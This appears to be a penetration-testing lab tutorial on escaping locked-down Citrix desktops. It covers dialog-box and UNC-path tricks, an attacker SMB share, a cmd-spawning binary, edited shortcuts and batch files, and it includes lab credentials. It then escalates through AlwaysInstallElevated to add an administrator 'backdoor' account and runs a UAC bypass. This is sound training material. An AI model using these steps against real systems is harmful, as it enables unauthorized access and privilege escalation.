**Citrix Breakout**

Numerous organizations leverage virtualization platforms such as Terminal Services, Citrix, AWS AppStream, CyberArk PSM and Kiosk to offer remote access solutions in order to meet their business requirements. However, in most organizations "lock-down" measures are implemented in their desktop environments to minimize the potential impact of malicious staff members and compromised accounts on overall domain security. While these desktop restrictions can impede threat actors, there remains a possibility for them to "break-out" of the restricted environment.

Basic Methodology for break-out:

1. Gain access to a Dialog Box.
2. Exploit the Dialog Box to achieve command execution.
3. Escalate privileges to gain higher levels of access.

In certain environments, where minimal hardening measures are implemented, there might even be a standard shortcut to cmd.exe in the Start Menu, potentially aiding in unauthorized access. However, in a highly restrictive lock-down environment, any attempts to locate "cmd.exe" or "powershell.exe" in the start menu will yield no results. Similarly, accessing C:\Windows\system32 through File Explorer will trigger an error, preventing direct access to critical system utilities. Acquiring access to the "CMD/Command Prompt" in such a restricted environment represents a notable achievement, as it provides extensive control over the Operating System. This level of control empowers an attacker to gather valuable information, facilitating the further escalation of privileges.

There are many techniques which can be used for breaking out of a Citrix environment. This section will not cover every possible scenario, but we will walk through the most common ways to perform a Citrix breakout.

Visit <http://humongousretail.com/remote/> using the RDP session of the spawned target and login with the provided credentials below. After login, click on the Default Desktop to obtain the Citrix launch.ica file in order to connect to the restricted environment.

Code: citrixcredentials


Username: pmorgan

Password: Summer1Summer!

Domain: htb.local


**Bypassing Path Restrictions**

When we attempt to visit C:\Users using File Explorer, we find it is restricted and results in an error. This indicates that group policy has been implemented to restrict users from browsing directories in the C:\ drive using File Explorer. In such scenarios, it is possible to utilize windows dialog boxes as a means to bypass the restrictions imposed by group policy. Once a Windows dialog box is obtained, the next step often involves navigating to a folder path containing native executables that offer interactive console access (i.e.: cmd.exe). Usually, we have the option to directly enter the folder path into the file name field to gain access to the file.




Numerous desktop applications deployed via Citrix are equipped with functionalities that enable them to interact with files on the operating system. Features like Save, Save As, Open, Load, Browse, Import, Export, Help, Search, Scan, and Print, usually provide an attacker with an opportunity to invoke a Windows dialog box. There are multiple ways to open dialog box in windows using tools such as Paint, Notepad, Wordpad, etc. We will cover using MS Paint as an example for this section.

Run Paint from start menu and click on File > Open to open the Dialog Box.



With the windows dialog box open for paint, we can enter the [UNC](https://learn.microsoft.com/en-us/dotnet/standard/io/file-path-formats#unc-paths) path \\127.0.0.1\c$\users\pmorgan under the File name field, with File-Type set to All Files and upon hitting enter we gain access to the desired directory.



**Accessing SMB share from restricted environment**

Having restrictions set, File Explorer does not allow direct access to SMB shares on attacker machine. However, by utilizing the UNC path within the Windows dialog box, it's possible to circumvent this limitation. This approach can be employed to facilitate file transfers from a different computer.

Start a SMB server from the attacker machine using Impacket's smbserver.py script.

root@ubuntu:/home/htb-student/Tools# smbserver.py -smb2support share $(pwd)

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[\*] Config file parsed

[\*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0


[\*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0

[\*] Config file parsed


[\*] Config file parsed

[\*] Config file parsed

Back in the Citrix environment, initiate the "Paint" application via the start menu. Proceed to navigate to the "File" menu and select "Open", thereby prompting the Dialog Box to appear. Within this Windows dialog box associated with Paint, input the UNC path as \\10.13.38.95\share into the designated "File name" field. Ensure that the File-Type parameter is configured to "All Files." Upon pressing the "Enter" key, entry into the share is achieved.



Due to the presence of restrictions within the File Explorer, direct file copying is not viable. Nevertheless, an alternative approach involves right-clicking on the executables and subsequently launching them. Right-click on the pwn.exe binary and select Open, which should prompt us to run it and a cmd console will be opened.



The executable pwn.exe is a custom compiled binary from pwn.c file which upon execution opens up the cmd.

Code: c


#include <stdlib.h>

int main() {

system("C:\\Windows\\System32\\cmd.exe");

}


We can then use the obtained cmd access to copy files from SMB share to pmorgans Desktop directory.



**Alternate Explorer**


In cases where strict restrictions are imposed on File Explorer, alternative File System Editors like Q-Dir or Explorer++ can be employed as a workaround. These tools can bypass the folder restrictions enforced by group policy, allowing users to navigate and access files and directories that would otherwise be restricted within the standard File Explorer environment.

It's worth noting the previous inability of File Explorer to copy files from the SMB share due to restrictions in place. However, through the utilization of Explorer++, the capability to copy files from the \\10.13.38.95\share location to the Desktop belonging to the user pmorgan has been successfully demonstrated in following screenshot.



[Explorer++](https://explorerplusplus.com/) is highly recommended and frequently used in such situations due to its speed, user-friendly interface, and portability. Being a portable application, it can be executed directly without the need for installation, making it a convenient choice for bypassing folder restrictions set by group policy.

**Alternate Registry Editors**






Similarly when the default Registry Editor is blocked by group policy, alternative Registry editors can be employed to bypass the standard group policy restrictions. [Simpleregedit](https://sourceforge.net/projects/simpregedit/), [Uberregedit](https://sourceforge.net/projects/uberregedit/) and [SmallRegistryEditor](https://sourceforge.net/projects/sre/) are examples of such GUI tools that facilitate editing the Windows registry without being affected by the blocking imposed by group policy. These tools offer a practical and effective solution for managing registry settings in such restricted environments.

**Modify existing shortcut file**

Unauthorized access to folder paths can also be achieved by modifying existing Windows shortcuts and setting a desired executable's path in the Target field.


The following steps outline the process:

1. Right-click the desired shortcut.
2. Select Properties. 
3. Within the Target field, modify the path to the intended folder for access. 
4. Execute the Shortcut and cmd will be spawned 

In cases where an existing shortcut file is unavailable, there are alternative methods to consider. One option is to transfer an existing shortcut file using an SMB server. Alternatively, we can create a new shortcut file using PowerShell as mentioned under [Interacting with Users section](https://academy.hackthebox.com/module/67/section/630) under Generating a Malicious .lnk File tab. These approaches provide versatility in achieving our objectives while working with shortcut files.

**Script Execution**

When script extensions such as .bat, .vbs, or .ps are configured to automatically execute their code using their respective interpreters, it opens the possibility of dropping a script that can serve as an interactive console or facilitate the download and launch of various third-party applications which results into bypass of restrictions in place. This situation creates a potential security vulnerability where malicious actors could exploit these features to execute unauthorized actions on the system.

1. Create a new text file and name it "evil.bat".
2. Open "evil.bat" with a text editor such as Notepad.
3. Input the command "cmd" into the file. 
4. Save the file.

Upon executing the "evil.bat" file, it will initiate a Command Prompt window. This can be useful for performing various command-line operations.

**Escalating Privileges**

Once access to the command prompt is established, it's possible to search for vulnerabilities in a system more easily. For instance, tools like [Winpeas](https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS) and [PowerUp](https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerUp/PowerUp.ps1) can also be employed to identify potential security issues and vulnerabilities within the operating system.

Using PowerUp.ps1, we find that [Always Install Elevated](https://learn.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated) key is present and set.

We can also validate this using the Command Prompt by querying the corresponding registry keys:

C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY\_CURRENT\_USER\SOFTWARE\Policies\Microsoft\Windows\Installer

AlwaysInstallElevated REG\_DWORD 0x1

C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY\_LOCAL\_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer

AlwaysInstallElevated REG\_DWORD 0x1

Once more, we can make use of PowerUp, using it's Write-UserAddMSI function. This function facilitates the creation of an .msi file directly on the desktop.

PS C:\Users\pmorgan\Desktop> Import-Module .\PowerUp.ps1


PS C:\Users\pmorgan\Desktop> Write-UserAddMSI

Output Path

-----------

UserAdd.msi

Now we can execute UserAdd.msi and create a new user backdoor:T3st@123 under Administrators group. Note that giving it a password that doesn’t meet the password complexity criteria will throw an error.



Back in CMD execute runas to start command prompt as the newly created backdoor user.

C:\> runas /user:backdoor cmd

Enter the password for backdoor: T3st@123

Attempting to start cmd as user "VDESKTOP3\backdoor" ...

**Bypassing UAC**

Even though the newly established user backdoor is a member of Administrators group, accessing the C:\users\Administrator directory remains unfeasible due to the presence of User Account Control (UAC). UAC is a security mechanism implemented in Windows to protect the operating system from unauthorized changes. With UAC, each application that requires the administrator access token must prompt the end user for consent.


C:\Windows\system32> cd C:\Users\Administrator

Access is denied.


Numerous [UAC bypass](https://github.com/FuzzySecurity/PowerShell-Suite/tree/master/Bypass-UAC) scripts are available, designed to assist in circumventing the active User Account Control (UAC) mechanism. These scripts offer methods to navigate past UAC restrictions and gain elevated privileges.

PS C:\Users\Public> Import-Module .\Bypass-UAC.ps1

PS C:\Users\Public> Bypass-UAC -Method UacMethodSysprep



Following a successful UAC bypass, a new powershell windows will be opened with higher privileges and we can confirm it by utilizing the command whoami /all or whoami /priv. This command provides a comprehensive view of the current user's privileges. And we can now access the Administrator directory.



Note: Wait for 5 minutes after spawning the target. Disregard the licensing message.